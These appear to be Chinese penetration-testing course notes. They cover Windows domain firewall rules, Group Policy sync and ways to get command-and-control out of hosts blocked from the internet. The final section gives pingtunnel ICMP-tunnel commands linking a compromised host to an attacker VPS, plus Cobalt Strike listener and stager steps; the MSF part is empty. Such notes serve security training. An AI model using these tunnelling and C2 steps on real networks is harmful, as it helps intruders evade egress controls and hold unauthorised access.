
内网安全-域防火墙&入站出站规则&不出网隧道上线&组策略对象同步



应用层	HTTP、SMTP、SNMP、FTP、Telnet、SIP、SSH、NFS、RTSP、XMPP、Whois、ENRP、等等
表示层	XDR、ASN.1、SMB、AFP、NCP、等等
会话层	ASAP、SSH、RPC、NetBIOS、ASP、Winsock、BSD Sockets、等等
传输层	TCP、UDP、TLS、RTP、SCTP、SPX、ATP、IL、等等
网络层	IP、ICMP、IGMP、IPX、BGP、OSPF、RIP、IGRP、EIGRP、ARP、RARP、X.25、等等
数据链路层	以太网、令牌环、HDLC、帧中继、ISDN、ATM、IEEE 802.11、FDDI、PPP、等等
物理层	例如铜缆、网线、光缆、无线电等等

#知识点：

0、防火墙组策略对象

1、OSI 七层协议模型

2、正反向监听器说明

3、隧道技术分层协议

4、CS&MSF&控制上线

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#系列点：

1、判断什么时候用代理

2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃

演示案例：

- 单机-防火墙-限制端口出入站
- 单机-防火墙-限制协议出入站
- 域控-防火墙-组策略对象同步
- 域控-防火墙-组策略不出网上线

#单机-防火墙-限制端口出入站

熟悉常见主机配置不出网的方式

1、入站&出站&连接安全

2、域&专用&公网&状态

3、阻止&允许&其他配置

#单机-防火墙-限制协议出入站

熟悉常见主机配置不出网的方式

1、程序&端口&预定义&自定义

2、协议&TCP&UDP&ICMP&L2TP 等

#域控-防火墙-组策略对象同步

熟悉常见主机配置不出网的操作流程

操作：组策略管理-域-创建 GPO 链接-防火墙设置

更新策略：强制&命令&重启

命令：gpupdate/force

#域控-防火墙-组策略不出网上线

背景介绍：域控通过组策略设置防火墙规则同步后，域内用户主机被限制 TCP 出网，其中规则为出站规则，安全研究者通过入站取得 SHELL 权限，需要对其进行上线控制。

思路：正向连接&隧道技术

如果是入站被限制呢？反向连接&隧道技术也可以解决（前提看限制的多不多）

ICMP 协议项目：

https://github.com/esrrhs/spp

https://github.com/bdamele/icmpsh

https://github.com/esrrhs/pingtunnel

1、CS-ICMP-上线

VPS:

```
./pingtunnel -type server
```

肉鸡：(管理器运行)

```
pingtunnel.exe -type client -l 127.0.0.1:6666 -s 192.168.46.66 -t 192.168.46.66:7777 -tcp 1 -noprint 1 -nolog 1
```

CS:

监听器 1：127.0.0.1 6666

监听器 2：192.168.46.66 7777

生成监听器 1 的 Stager 后门肉鸡执行

2、MSF 上线

生成后门：

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址